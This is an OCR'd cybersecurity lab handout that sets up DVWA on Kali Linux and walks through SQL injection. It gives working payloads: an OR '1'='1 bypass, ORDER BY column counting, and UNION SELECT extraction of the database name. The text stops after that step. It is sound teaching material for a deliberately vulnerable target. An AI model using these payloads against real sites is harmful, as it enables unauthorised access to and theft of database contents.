

SQL Injection Attack – Cyber Security Lab Experiment
Target: DVWA / WebGoat
Platform: Kali Linux
Attack Type: SQL Injection (Authentication Bypass, Data Extraction)
This experiment **must be performed only on intentionally vulnerable applications** such as
1. Aim of the Experiment
To understand how SQL Injection vulnerabilities occur and how attackers exploit improper input validation to bypass authentication and extract database information.
2. Requirements

- Kali Linux (VM or bare metal)su
- DVWA **or** WebGoat
- Apache & MySQL (MariaDB)
- Web browser (Firefox)
- Basic SQL knowledge


3. Setting Up DVWA in Kali Linux
Step 1: Install DVWA
sudo apt update




sudo apt install dvwa –y



Step 2: Start Required Services
sudo service apache2 start
sudo service mysql start




Step 3: Configure DVWA
Edit config file:
sudo nano /etc/dvwa/config.inc.php
Ensure:
$_DVWA['db_password'] = '';
Save and exit.




Step 4: Open DVWA in Browser(Firefox)
http://127.0.0.1/dvwa

- Login:
  - **Username:** admin
  - **Password:** password
- Click **Create / Reset Database**



Step 5: Set Security Level

- Go to **DVWA Security**
- Set **Security Level = Low**
- Click **Submit**




4. SQL Injection Attack on DVWA

Step 6: Navigate to SQL Injection Module

DVWA → Vulnerabilities → SQL Injection

You will see an input box asking for **User ID**.




5. Basic SQL Injection Test

Step 7: Normal Input

1

- Displays user details normally




Step 8: Authentication Bypass

Enter:

1' OR '1'='1

- **Result:** All user records are displayed
  Confirms SQL Injection vulnerability



6. SQL Injection – Database Enumeration


Step 9: Find Number of Columns

1' ORDER BY 1-- -

1' ORDER BY 2-- -


1' ORDER BY 3-- -

Stop when error occurs Last successful number = total columns




Step 10: UNION-Based Injection

1' UNION SELECT 1,2-- -




Step 11: Extract Database Name

1' UNION SELECT database(),2-- -



